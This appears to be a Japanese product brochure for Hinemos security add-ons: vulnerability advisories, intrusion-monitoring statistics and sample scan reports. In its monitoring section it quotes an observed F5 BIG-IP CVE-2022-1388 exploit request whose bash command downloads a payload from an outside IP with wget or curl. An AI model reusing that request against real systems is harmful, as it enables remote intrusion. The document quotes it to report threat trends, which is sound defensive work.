
提供サービス		Webポータル配信頻度	メール配信頻度
(1)	脆弱性情報提供	随時	1回/日、もしくは週 (ご選択ください)
(2)	不正アクセス監視統計 情報提供	1回/月	1回/月

脆弱性情報とは

- ソフトウェア、ハードウェアなどの脆弱性に関する情報
- 製品のリリース情報
- 注意喚起、情報セキュリティに関連する資料など、公的機関などが発表する情報

サービス提供イメージ

Hinemos セキュリティオプション セキュリティ情報配信サービス



脆弱性情報 提供イメージ

■ 2021/06/23 の脆弱性情報は 13 件です。

◆ 12. Mozilla 「Firefox に複数の脆弱性が存在」

◇ ID: 00010364
◇ リスク: High
◇ 概要:
Mozilla は、Firefox に存在する脆弱性について、セキュリティアドバイザリを公開しました。Firefox には、メモリ破壊や、解放後使用の脆弱性が存在します。これらの脆弱性を利用して、攻撃者はリモートから任意のコードの実行、または DoS 攻撃などを行う可能性があります。

◇ 影響を受ける製品:
Firefox 62 未満
Firefox ESR 60.2 未満

◇ 影響を受けない製品:
情報なし

◇ 対策:
以下のバージョンにアップデートしてください。
Firefox 62
Firefox ESR 60.2

◇ 代替案:
情報なし

◇ 関連文書:
Mozilla Foundation Security Advisories ? Mozilla
September 5, 2018
<https://www.mozilla.org/en-US/security/advisories/>

◆ 1. IBM 「IBM MQ に複数の脆弱性が存在」

◇ ID: 00028162
◇ リスク: High
◇ 概要:
IBM は、IBM MQ に存在する脆弱性について、セキュリティアドバイザリを公開しました。IBM MQ には、Java SE に複数の脆弱性が存在します。これらの脆弱性を利用して、攻撃者はリモートから機密

不正アクセス監視統計情報 提供イメージ

セキュリティピックス (1) - 1

Atlassian 製品に存在する、リモートコード実行が可能な脆弱性について (1/2)

概要

Atlassian は 2022年6月2日、Atlassian Confluence に存在するリモートコード実行が可能な脆弱性(CVE-2022-26134)の情報を公開しました。[1]

本脆弱性は、Confluence Server および Confluence Data Center に存在します。

攻撃者は本脆弱性を悪用して、任意のコードを実行する可能性があります。その結果、

脆弱性の影響を受ける製品は
- Confluence Server
- Confluence Data Center

以下は脆弱性が修正されたバージョンです。
7.4.17, 7.13.7, 7.14.3, 7.15.2

本脆弱性を発見したセキュリティアドバイザリを参照してください。また、Confluence の脆弱性に関する脆弱性情報も参照してください。

関連情報
[1] Confluence Security Advisory
<https://confluence.atlassian.com>
[2] Zero-Day Exploitation of Atlassian Confluence
<https://www.volexity.com/blog/2022/06/02/zero-day-exploitation-of-atlassian-confluence/>

© 2022 NTT DATA INTELLILINK Corporation

セキュリティピックス (1) - 2

Atlassian 製品に存在する、リモートコード実行が可能な脆弱性について (2/2)

対策

Atlassian から提供されている修正済みのバージョンにアップデートすることで、本脆弱性を解消することが可能です。

アップデートが困難な場合は、以下の一時的な回避策として、製品の特定のバージョンに対してファイル(.jar)を置き換えることで、本脆弱性の影響を緩和することが可能です。詳細については、関連情報 [1] のリンク先のサイトをご参照ください。

また、Confluence の脆弱性に関する脆弱性情報も参照してください。

関連情報
[3] Confluence Security Advisory
<https://confluence.atlassian.com>

© 2022 NTT DATA INTELLILINK Corporation

セキュリティピックス (3)

セキュリティ監視センター 不正アクセス検知傾向 (6月分)

F5 BIG-IP に存在する脆弱性を狙った通信について

先月に引き続き F5 BIG-IP に存在する iControl REST における認証バイパスの脆弱性(CVE-2022-1388)を狙った通信が観測されています。

本脆弱性は5月に報告されており、概念実証コード(PoC)も公開されています。[1] 本期間においても様々な送信元から本脆弱性を狙った通信が確認されています。国別の検知割合は、右図「F5 BIG-IP に存在する脆弱性を狙った通信の国別割合」をご参照ください。以下は検知された通信の一例です。

```
POST /mgmt/tm/util/bash HTTP/1.1
(中略)
["command":"run","utilCmdArgs":["-c wget -q http://106[.]246[.]224[.]219/big || curl http://106[.]246[.]224[.]219/big"]]
```

上記のコマンド内に含まれるURLは、複数のセキュリティベンダで悪意のあるものとされており、同様の通信が多数確認されています。

[1] K23605346: BIG-IP iControl REST vulnerability CVE-2022-1388
<https://support.f5.com/csp/article/K23605346>

Bitcoin のマイニングクライアントを狙った通信について

Bitcoin のマイニングクライアントへの接続を試みる通信の増加が観測されています。

本通信は2022年以降増加の傾向が見られます。過去半年の推移は右図「Bitcoin のマイニングクライアントへの接続を試みる通信の検知数推移」をご参照ください。

増加した主な原因は不明ですがBitcoin価格の下落(※1)「エネルギー価格の高騰による電費代の上昇」によるBitcoin相場の悪化に伴い、クライアント上でのマイニングによる不正な入金の試みが増加していると推察されます。


(※1)2021年の最高値 1Bitcoin 約730万円
2022年6月末 1Bitcoin 約271万円

※本ページの情報は、セキュリティ監視センターにて監視を行っているユーザ全体で確認された傾向となります。

© 2022 NTT DATA INTELLILINK Corporation

03

Hinemos セキュリティ ネットワーク診断オプションのご紹介




サーバやネットワークの問題点を「見える化」

NTTデータ先端技術によるネットワーク診断の対象となったネットワークシステムの内、**69%のネットワークシステムに対策を必要とする脆弱性が確認**されています。

診断対象となったネットワークシステムの評価

21%のネットワークシステム
早急に対策が必要な脆弱性を確認

69%のネットワークシステム
対策が必要な脆弱性を確認




当社が定める安全度評価 (5段階)
[危険低S→A→B→C→D危険度高]

サイバー攻撃による被害を未然に防ぐためには、
問題点 (セキュリティ上の脆弱性) の早期発見と対策が重要です！！

サービス内容

ネットワークシステム（ネットワーク機器、サーバー）を検査し、セキュリティの問題点がないかを明確にします。
セキュリティ事故が起きないようにシステム改善を支援します。



診断内容

有償の脆弱性検査ツールを用いて、外部ネットワークからグローバルIPを診断対象とし、セキュリティ脆弱性を洗い出します。

診断結果報告

確認された脆弱性については、システムに及ぼす影響の評価、改善策について提示します。

診断回数

Hinemos セキュリティ ネットワーク診断オプションは、ご契約期間中、1年間に2回、65IPまで実施いただけます。

診断結果レポートでは、危険度ごとに色分けされたわかりやすい表示に加え、検出された脆弱性の詳細説明が確認できます。



わかりやすい危険度表示

192.243					
Summary					
Critical	High	Medium	Low	Info	Total
8	2	4	3	25	42
Details					
Severity	Plugin Id	Name			
Critical	153584	Apache < 2.4.49 の複数の脆弱性			
Critical	34460	サポートされていない Web サーバーの検出			
Critical	11793	Apache < 1.3.28 の複数の脆弱性 (DoS、ID)			
Critical	153583	Apache < 2.4.49 の複数の脆弱性			
Critical	11915	Apache < 1.3.29 の複数のモジュールローカルオーバーフロー			
Critical	161948	Apache 2.4.x< 2.4.54の複数の脆弱性			
Critical	158900	Apache 2.4.x< 2.4.53の複数の脆弱性			
Critical	15555	Apache mod_proxy のコンテンツ長のオーバーフロー			
High	31654	Apache < 1.3.37 の mod_rewrite LDAP プロトコルの URL 処理オーバーフロー			
High	11137	Apache < 1.3.27 の複数の脆弱性 (DoS、XSS)			
Medium	90317	SSH の弱いアルゴリズムのサポート			
Medium	31408	Apache < 1.3.41 の複数の脆弱性 (DoS、XSS)			
Medium	11213	HTTP TRACE / TRACKメソッドが可能			
Medium	17696	Apache HTTP Server の 403 エラーページの UTF-7 でエンコードされた XSS			
Low	153953	SSHの弱い鍵交換アルゴリズムが有効			
Low	70658	SSH サーバーの CBC モード暗号が有効			
Low	71049	SSH の弱い MAC アルゴリズムが有効			
Info	66334	Patch Report			
Info	110723	資格情報が提供されていません			
Info	22964	サービスの検出			
Info	45590	共通プラットフォーム列挙 (CPE)			
Info	11936	OS の識別			
Info	149334	SSHパスワード認証の受け入れ			
Info	117886	OS Security Patch Assessment利用不可			
Info	10881	SSH Protocol Versions Supported			




脆弱性の詳細説明や一般的な解決策

17696 - Apache HTTP Server の 403 エラーページの UTF-7 でエンコードされた XSS	
Synopsis	
リモートホストで実行されている Web サーバーにクロスサイトスクリプティング脆弱性があります。	
Description	
パナーによると、リモートホストで実行されているバージョンの Apache HTTP Server が、クロスサイトスクリプティング (XSS) 攻撃に使用されることがあります。特別に作り上げられたリクエストを作成することで、UTF-7 でエンコードされたスクリプトコードを 403 応答ページに注入し、XSS 攻撃を引き起こすことができます。これは、実際には RFC 2616 に適合しないことによって発生する Web ブラウザの脆弱性です (CID 29112 を参照)。Apache HTTP Server は脆弱ではありませんが、デフォルト構成では、脆弱なブラウザで、適合しない悪用可能な動作がトリガされることがあります。	
See Also	
https://seclists.org/bugtraq/2008/May/109	
https://seclists.org/bugtraq/2008/May/166	
Solution	
Apache HTTP Server 2.2.8 / 2.0.63 / 1.3.41 または以降にアップグレードしてください。これらのバージョンでは、脆弱な Web ブラウザでの悪用を防止するデフォルト構成設定が使用されます。	
Risk Factor	
Medium	
Vulnerability Priority Rating (VPR)	
3.3	
CVSS v3.0 Base Score	
6.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N)	
CVSS v3.0 Temporal Score	
5.9 (E:P/RL:O/RC:C)	
CVSS Base Score	
4.3 (AV:N/AC:M/Au:N/C:N/I:P/A:N)	
CVSS Temporal Score	
3.4 (E:POC/RL:OF/RC:C)	
References	
CVE	CVE-2008-2168

04

Hinemos セキュリティ アプリケーション診断オプションのご紹介




Webアプリケーションの問題点を「見える化」

NTTデータ先端技術によるWebアプリケーション診断の対象となったWebアプリケーションの内、
82%のWebアプリケーションに対策を必要とする脆弱性が確認されています。

診断対象となったWebアプリケーションの評価


82%のWebアプリケーション
対策が必要な脆弱性を確認



当社が定める安全度評価（5段階）
[危険低S→A→B→C→D危険度高]

サイバー攻撃による被害を未然に防ぐためには、
問題点（セキュリティ上の脆弱性）の早期発見と対策が重要です！！

Webアプリケーションを検査し、セキュリティの問題点がないかを明確にします。
セキュリティ事故が起きないようにシステム改善を支援します。



診断内容

有償の脆弱性検査ツールを用いて、外部ネットワークからFQDNを診断対象とし、セキュリティ脆弱性を洗い出します。

診断結果報告

確認された脆弱性については、システムに及ぼす影響の評価、改善策について提示します。

診断回数

Hinemos セキュリティ Webアプリケーション診断オプションは、ご契約期間中、1年間に2回、50画面/1回まで実施いただけます。

診断結果レポートとして、検出された脆弱性の発見箇所や詳細説明に加えて、画面遷移図もご提示します。



脆弱性の発見箇所や詳細説明

スクリーンショット



脆弱性が見つかった箇所


20771.Essence - 新規登録 (確認) (POST <http://example.com:3333/register>)

パラメータ情報

タイプ	パラメータ名	正常値	操作値	検知理由
-----	--------	-----	-----	------



診断対象サイトの画面遷移図



- システム管理も昨今様々なサービスと連携する中で脆弱性を狙ったサイバー攻撃に晒される脅威が増大してきています。
- Hinemosでは構成情報管理機能により、組織のソフトウェア構成や変更の状況を管理することが可能です。
- Hinemos セキュリティ 情報配信オプションでは多様なOS/ソフトウェアに対応した脆弱性情報や不正アクセス監視統計情報をご提供します。
- Hinemos セキュリティ ネットワーク診断オプションではネットワークシステムを検査し、セキュリティの問題点を確認、システム改善を支援します。
- Hinemos セキュリティ アプリケーション診断オプションではWebアプリケーションを検査し、セキュリティの問題点を確認、システム改善を支援します。

Hinemos セキュリティオプションを活用して
さらなる業務の改善を行いましょう！

05

ご相談・お問合せ

お問い合わせはこちら

まずは下記よりお問い合わせください。

Hinemosに関するお問合せ

お気軽にお問い合わせください。

Hinemosポータルサイト

URL : <https://www.hinemos.info/contact>

Hinemos



お待ちしているもに！



システム運用コストの
トータルマネジメントを実現

特長・メリット >

お問い合わせ

最新トピックス

TOPICS

一覧はこちら >

Information
2019-03-13
【お知らせ】 サイトメンテナンス情報

Seminar & Event
2019-02-20
【研修】 Hinemosトレーニング (集合形式) 2019年4月開催(東京)

